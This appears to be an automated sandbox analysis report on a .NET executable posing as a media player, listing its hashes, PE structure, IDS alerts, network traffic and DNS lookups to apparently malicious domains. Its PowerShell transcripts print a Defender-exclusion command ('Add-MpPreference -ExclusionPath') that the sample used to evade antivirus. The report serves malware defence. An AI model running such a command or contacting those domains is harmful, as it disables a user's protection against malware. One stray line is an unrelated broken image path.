SHA-512:	54F090846A3633B2DAA570A0619DDA278C3CF77518123EC11AB558903A07BE3119D862E994FE3161DEC45B62FBE6E7EEB19875BE48FF43BB4E60ADA21C9C7B0A
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210503145253..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 760639 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe..Process ID: 7020..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210503145254..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe..**********..Windows PowerShell transcript start..Start time: 20210503150325..Username: computer\user..RunAs User: DES

C:\Users\user\Documents\20210503\PowerShell_transcript.760639.loHpl5Ui.20210503145226.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3488
Entropy (8bit):	5.3223569299956495
Encrypted:	false
SSDEEP:	96:BZNTL7NAqDo1ZG2ZRTL7NAqDo1ZGqaf0cf0cf03Zw:6rrR
MD5:	223BAC110AB9E04C3C2F1CE42C060EB9
SHA1:	0B87633A2276344A3CBE4542D80CDA52E0C40656
SHA-256:	DDA355E36125BD1DFEE7FE3280BE85A0DBA31EB7048D1637856DF32BF9907223
SHA-512:	688672FDB2F5F64CEF935D12795C633CA3B93EF800AD8ED2E4529A5C8600FC7A239AEF085B9DB8E3743FB49FEC59DC92CCC29AAF51E1C734C9646176DC7E861
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210503145248..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 760639 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\HAWB AND INV.exe..Process ID: 6932..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210503145249..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\HAWB AND INV.exe..**********..Command start time: 20210503145543..**********..PS>TerminatingError(Add-MpPreference): "A positional parameter cannot

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.926075846118889
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	HAWB AND INV.exe
File size:	741376
MD5:	42662765a94ce5ece11529509f937711
SHA1:	da57dd4c137c47fc9b906caaf067c6ed13fa2da6
SHA256:	2138325dd5e2825ee4086187a944af336476b0327e1ddae7563bb24523836e08
SHA512:	101d7bb5f778e779133f005c801fa26cf1bc147fed9f2774808526c50b3ae8e12863bc7ee3dfb060153d4b0b3a5ef66f357e44d477e1558060fe54df990b4b95
SSDEEP:	12288:vFAPrYNczrMFJxdNkJ41cx7acIXBFwbk2ldYaZPCwdwfPyfK8vW6M+:vFAjYysyCcGTqnCfPwK8vnt
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..<.....~[... ...`....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4b5b7e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x608FAFA4 [Mon May 3 08:09:08 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb5b2c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb6000	0xeb8	.rsrc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb3b84	0xb3c00	False	0.938279620132	data	7.93407065965	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb6000	0xeb8	0x1000	False	0.375732421875	data	4.76936310613	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb8000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xb6090	0x38c	PGP symmetric key encrypted data - Plaintext or unencrypted data		
RT_MANIFEST	0xb642c	0xa85	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF, LF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018
Assembly Version	1.0.0.0
InternalName	TOKENPRIMARYGROUP.exe
FileVersion	1.0.1.35
CompanyName	Unguest
LegalTrademarks	Unguest
Comments	A light media player
ProductName	LightWatch
ProductVersion	1.0.1.35
FileDescription	LightWatch
OriginalFilename	TOKENPRIMARYGROUP.exe

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-14:52:13.170221	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:13.208071	ICMP	449	ICMP Time-To-Live Exceeded in Transit			84.17.52.126	192.168.2.6

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-14:52:13.208862	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:13.243956	ICMP	449	ICMP Time-To-Live Exceeded in Transit			149.11.89.129	192.168.2.6
05/03/21-14:52:13.245145	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:13.284303	ICMP	449	ICMP Time-To-Live Exceeded in Transit			130.117.50.25	192.168.2.6
05/03/21-14:52:13.285192	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:13.326276	ICMP	449	ICMP Time-To-Live Exceeded in Transit			130.117.0.62	192.168.2.6
05/03/21-14:52:13.327004	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:13.373769	ICMP	449	ICMP Time-To-Live Exceeded in Transit			154.54.36.253	192.168.2.6
05/03/21-14:52:13.374138	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:13.420985	ICMP	449	ICMP Time-To-Live Exceeded in Transit			154.54.37.30	192.168.2.6
05/03/21-14:52:13.423338	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:17.216262	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:21.221518	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:25.217066	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:29.445869	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:33.218240	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:33.262544	ICMP	449	ICMP Time-To-Live Exceeded in Transit			4.69.163.33	192.168.2.6
05/03/21-14:52:33.263052	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:37.218445	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:41.217783	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:45.219410	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:49.218385	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:53.220185	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:52:57.218909	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:01.219208	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:05.219924	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:09.220096	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:13.220160	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:17.221426	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:21.221815	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:25.221377	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:29.221725	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:33.255775	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:37.226355	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:41.222918	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:41.302735	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49754	34.102.136.180	192.168.2.6
05/03/21-14:53:45.223564	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-14:53:49.223311	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:53.223679	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:53:57.224332	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:54:01.236118	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:54:02.995352	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49762	34.102.136.180	192.168.2.6
05/03/21-14:54:05.232558	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:54:09.237107	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:54:13.233310	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:54:17.233252	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:54:21.233525	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:54:25.233831	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254
05/03/21-14:54:29.234762	ICMP	384	ICMP PING			192.168.2.6	8.241.89.254

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:53:41.123671055 CEST	49754	80	192.168.2.6	34.102.136.180
May 3, 2021 14:53:41.164711952 CEST	80	49754	34.102.136.180	192.168.2.6
May 3, 2021 14:53:41.164901972 CEST	49754	80	192.168.2.6	34.102.136.180
May 3, 2021 14:53:41.165328026 CEST	49754	80	192.168.2.6	34.102.136.180
May 3, 2021 14:53:41.206484079 CEST	80	49754	34.102.136.180	192.168.2.6
May 3, 2021 14:53:41.302735090 CEST	80	49754	34.102.136.180	192.168.2.6
May 3, 2021 14:53:41.302769899 CEST	80	49754	34.102.136.180	192.168.2.6
May 3, 2021 14:53:41.303035021 CEST	49754	80	192.168.2.6	34.102.136.180
May 3, 2021 14:53:41.303069115 CEST	49754	80	192.168.2.6	34.102.136.180
May 3, 2021 14:53:41.344063044 CEST	80	49754	34.102.136.180	192.168.2.6
May 3, 2021 14:53:46.635814905 CEST	49757	80	192.168.2.6	202.254.234.152
May 3, 2021 14:53:46.949348927 CEST	80	49757	202.254.234.152	192.168.2.6
May 3, 2021 14:53:46.949485064 CEST	49757	80	192.168.2.6	202.254.234.152
May 3, 2021 14:53:46.949692011 CEST	49757	80	192.168.2.6	202.254.234.152
May 3, 2021 14:53:47.263036013 CEST	80	49757	202.254.234.152	192.168.2.6
May 3, 2021 14:53:47.265083075 CEST	80	49757	202.254.234.152	192.168.2.6
May 3, 2021 14:53:47.265172958 CEST	80	49757	202.254.234.152	192.168.2.6
May 3, 2021 14:53:47.265407085 CEST	49757	80	192.168.2.6	202.254.234.152
May 3, 2021 14:53:47.265433073 CEST	49757	80	192.168.2.6	202.254.234.152

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:53:47.578778028 CEST	80	49757	202.254.234.152	192.168.2.6
May 3, 2021 14:53:52.445022106 CEST	49760	80	192.168.2.6	181.214.142.2
May 3, 2021 14:53:52.576229095 CEST	80	49760	181.214.142.2	192.168.2.6
May 3, 2021 14:53:52.576344967 CEST	49760	80	192.168.2.6	181.214.142.2
May 3, 2021 14:53:52.576576948 CEST	49760	80	192.168.2.6	181.214.142.2
May 3, 2021 14:53:52.707530022 CEST	80	49760	181.214.142.2	192.168.2.6
May 3, 2021 14:53:52.709163904 CEST	80	49760	181.214.142.2	192.168.2.6
May 3, 2021 14:53:52.709183931 CEST	80	49760	181.214.142.2	192.168.2.6
May 3, 2021 14:53:52.709220886 CEST	80	49760	181.214.142.2	192.168.2.6
May 3, 2021 14:53:52.709239006 CEST	80	49760	181.214.142.2	192.168.2.6
May 3, 2021 14:53:52.709256887 CEST	80	49760	181.214.142.2	192.168.2.6
May 3, 2021 14:53:52.709278107 CEST	80	49760	181.214.142.2	192.168.2.6
May 3, 2021 14:53:52.709296942 CEST	80	49760	181.214.142.2	192.168.2.6
May 3, 2021 14:53:52.709311962 CEST	80	49760	181.214.142.2	192.168.2.6
May 3, 2021 14:53:52.709326029 CEST	80	49760	181.214.142.2	192.168.2.6
May 3, 2021 14:53:52.709336996 CEST	49760	80	192.168.2.6	181.214.142.2
May 3, 2021 14:53:52.709460020 CEST	49760	80	192.168.2.6	181.214.142.2
May 3, 2021 14:53:52.709512949 CEST	49760	80	192.168.2.6	181.214.142.2
May 3, 2021 14:53:52.842205048 CEST	80	49760	181.214.142.2	192.168.2.6
May 3, 2021 14:54:02.815330029 CEST	49762	80	192.168.2.6	34.102.136.180
May 3, 2021 14:54:02.856976986 CEST	80	49762	34.102.136.180	192.168.2.6
May 3, 2021 14:54:02.857342958 CEST	49762	80	192.168.2.6	34.102.136.180
May 3, 2021 14:54:02.857573986 CEST	49762	80	192.168.2.6	34.102.136.180
May 3, 2021 14:54:02.898530960 CEST	80	49762	34.102.136.180	192.168.2.6
May 3, 2021 14:54:02.995352030 CEST	80	49762	34.102.136.180	192.168.2.6
May 3, 2021 14:54:02.995368958 CEST	80	49762	34.102.136.180	192.168.2.6
May 3, 2021 14:54:02.996453047 CEST	49762	80	192.168.2.6	34.102.136.180
May 3, 2021 14:54:02.996651888 CEST	49762	80	192.168.2.6	34.102.136.180
May 3, 2021 14:54:03.038955927 CEST	80	49762	34.102.136.180	192.168.2.6
May 3, 2021 14:54:13.178071022 CEST	49763	80	192.168.2.6	107.180.57.119
May 3, 2021 14:54:13.310555935 CEST	80	49763	107.180.57.119	192.168.2.6
May 3, 2021 14:54:13.310719013 CEST	49763	80	192.168.2.6	107.180.57.119
May 3, 2021 14:54:13.310914993 CEST	49763	80	192.168.2.6	107.180.57.119
May 3, 2021 14:54:13.442984104 CEST	80	49763	107.180.57.119	192.168.2.6
May 3, 2021 14:54:13.470249891 CEST	80	49763	107.180.57.119	192.168.2.6
May 3, 2021 14:54:13.470271111 CEST	80	49763	107.180.57.119	192.168.2.6
May 3, 2021 14:54:13.470285892 CEST	80	49763	107.180.57.119	192.168.2.6
May 3, 2021 14:54:13.470494986 CEST	49763	80	192.168.2.6	107.180.57.119
May 3, 2021 14:54:13.470557928 CEST	49763	80	192.168.2.6	107.180.57.119
May 3, 2021 14:54:13.602511883 CEST	80	49763	107.180.57.119	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:52:06.801609993 CEST	51774	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:06.850207090 CEST	53	51774	8.8.8.8	192.168.2.6
May 3, 2021 14:52:07.866614103 CEST	56023	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:07.917653084 CEST	53	56023	8.8.8.8	192.168.2.6
May 3, 2021 14:52:09.031147957 CEST	58384	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:09.085213900 CEST	53	58384	8.8.8.8	192.168.2.6
May 3, 2021 14:52:10.104856014 CEST	60261	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:10.164602041 CEST	53	60261	8.8.8.8	192.168.2.6
May 3, 2021 14:52:11.426073074 CEST	56061	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:11.474884033 CEST	53	56061	8.8.8.8	192.168.2.6
May 3, 2021 14:52:12.578313112 CEST	58336	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:12.627011061 CEST	53	58336	8.8.8.8	192.168.2.6
May 3, 2021 14:52:13.094438076 CEST	53781	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:13.169132948 CEST	53	53781	8.8.8.8	192.168.2.6
May 3, 2021 14:52:13.644759893 CEST	54064	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:13.694717884 CEST	53	54064	8.8.8.8	192.168.2.6
May 3, 2021 14:52:14.624813080 CEST	52811	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:14.676548004 CEST	53	52811	8.8.8.8	192.168.2.6
May 3, 2021 14:52:16.291661024 CEST	55299	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:16.343203068 CEST	53	55299	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:52:17.243180037 CEST	63745	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:17.300841093 CEST	53	63745	8.8.8.8	192.168.2.6
May 3, 2021 14:52:18.206481934 CEST	50055	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:18.255245924 CEST	53	50055	8.8.8.8	192.168.2.6
May 3, 2021 14:52:19.370393038 CEST	61374	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:19.419213057 CEST	53	61374	8.8.8.8	192.168.2.6
May 3, 2021 14:52:20.784404039 CEST	50339	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:20.833194017 CEST	53	50339	8.8.8.8	192.168.2.6
May 3, 2021 14:52:21.732249975 CEST	63307	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:21.781076908 CEST	53	63307	8.8.8.8	192.168.2.6
May 3, 2021 14:52:22.957520008 CEST	49694	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:23.006467104 CEST	53	49694	8.8.8.8	192.168.2.6
May 3, 2021 14:52:24.825062990 CEST	54982	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:24.873651981 CEST	53	54982	8.8.8.8	192.168.2.6
May 3, 2021 14:52:25.944996119 CEST	50010	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:25.997683048 CEST	53	50010	8.8.8.8	192.168.2.6
May 3, 2021 14:52:39.021899939 CEST	63718	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:39.070730925 CEST	53	63718	8.8.8.8	192.168.2.6
May 3, 2021 14:52:43.575400114 CEST	62116	53	192.168.2.6	8.8.8.8
May 3, 2021 14:52:43.628989935 CEST	53	62116	8.8.8.8	192.168.2.6
May 3, 2021 14:53:02.776420116 CEST	63816	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:02.835649014 CEST	53	63816	8.8.8.8	192.168.2.6
May 3, 2021 14:53:09.870780945 CEST	55014	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:10.079027891 CEST	53	55014	8.8.8.8	192.168.2.6
May 3, 2021 14:53:10.188205957 CEST	62208	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:10.256165028 CEST	53	62208	8.8.8.8	192.168.2.6
May 3, 2021 14:53:11.570303917 CEST	57574	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:11.623312950 CEST	53	57574	8.8.8.8	192.168.2.6
May 3, 2021 14:53:12.723320961 CEST	51818	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:12.848351955 CEST	53	51818	8.8.8.8	192.168.2.6
May 3, 2021 14:53:13.611901045 CEST	56628	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:13.724877119 CEST	53	56628	8.8.8.8	192.168.2.6
May 3, 2021 14:53:15.156788111 CEST	60778	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:15.214942932 CEST	53	60778	8.8.8.8	192.168.2.6
May 3, 2021 14:53:16.745594978 CEST	53799	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:16.805594921 CEST	54683	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:16.806613922 CEST	53	53799	8.8.8.8	192.168.2.6
May 3, 2021 14:53:16.865751982 CEST	53	54683	8.8.8.8	192.168.2.6
May 3, 2021 14:53:17.709784985 CEST	59329	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:17.852190971 CEST	53	59329	8.8.8.8	192.168.2.6
May 3, 2021 14:53:20.214184046 CEST	64021	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:20.266258001 CEST	53	64021	8.8.8.8	192.168.2.6
May 3, 2021 14:53:22.851625919 CEST	56129	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:22.910708904 CEST	53	56129	8.8.8.8	192.168.2.6
May 3, 2021 14:53:23.646487951 CEST	58177	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:23.703864098 CEST	53	58177	8.8.8.8	192.168.2.6
May 3, 2021 14:53:41.036803007 CEST	50700	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:41.099087954 CEST	53	50700	8.8.8.8	192.168.2.6
May 3, 2021 14:53:46.320147038 CEST	54069	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:46.609731913 CEST	61178	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:46.634038925 CEST	53	54069	8.8.8.8	192.168.2.6
May 3, 2021 14:53:46.644306898 CEST	57017	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:46.668921947 CEST	53	61178	8.8.8.8	192.168.2.6
May 3, 2021 14:53:46.693243027 CEST	53	57017	8.8.8.8	192.168.2.6
May 3, 2021 14:53:52.274975061 CEST	56327	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:52.444093943 CEST	53	56327	8.8.8.8	192.168.2.6
May 3, 2021 14:53:53.144257069 CEST	50243	53	192.168.2.6	8.8.8.8
May 3, 2021 14:53:53.218609095 CEST	53	50243	8.8.8.8	192.168.2.6
May 3, 2021 14:54:02.750222921 CEST	62055	53	192.168.2.6	8.8.8.8
May 3, 2021 14:54:02.814151049 CEST	53	62055	8.8.8.8	192.168.2.6
May 3, 2021 14:54:08.005501032 CEST	61249	53	192.168.2.6	8.8.8.8
May 3, 2021 14:54:08.063040972 CEST	53	61249	8.8.8.8	192.168.2.6
May 3, 2021 14:54:13.094579935 CEST	65252	53	192.168.2.6	8.8.8.8
May 3, 2021 14:54:13.176599026 CEST	53	65252	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:54:18.493829966 CEST	64367	53	192.168.2.6	8.8.8.8
May 3, 2021 14:54:18.563572884 CEST	53	64367	8.8.8.8	192.168.2.6
May 3, 2021 14:54:23.578939915 CEST	55066	53	192.168.2.6	8.8.8.8
May 3, 2021 14:54:23.788476944 CEST	53	55066	8.8.8.8	192.168.2.6
May 3, 2021 14:54:29.500647068 CEST	60211	53	192.168.2.6	8.8.8.8
May 3, 2021 14:54:29.579925060 CEST	53	60211	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 3, 2021 14:53:41.036803007 CEST	192.168.2.6	8.8.8.8	0x58cd	Standard query (0)	www.dinkoistmatrimony.com	A (IP address)	IN (0x0001)
May 3, 2021 14:53:46.320147038 CEST	192.168.2.6	8.8.8.8	0xcbad	Standard query (0)	www.premier-moment.info	A (IP address)	IN (0x0001)
May 3, 2021 14:53:52.274975061 CEST	192.168.2.6	8.8.8.8	0x53de	Standard query (0)	www.ecosanhn.com	A (IP address)	IN (0x0001)
May 3, 2021 14:54:02.750222921 CEST	192.168.2.6	8.8.8.8	0xd3c6	Standard query (0)	www.curvygirlholiday.com	A (IP address)	IN (0x0001)
May 3, 2021 14:54:08.005501032 CEST	192.168.2.6	8.8.8.8	0x4030	Standard query (0)	www.vipbrandwatch.info	A (IP address)	IN (0x0001)
May 3, 2021 14:54:13.094579935 CEST	192.168.2.6	8.8.8.8	0xd69b	Standard query (0)	www.networkingmaderas.com	A (IP address)	IN (0x0001)
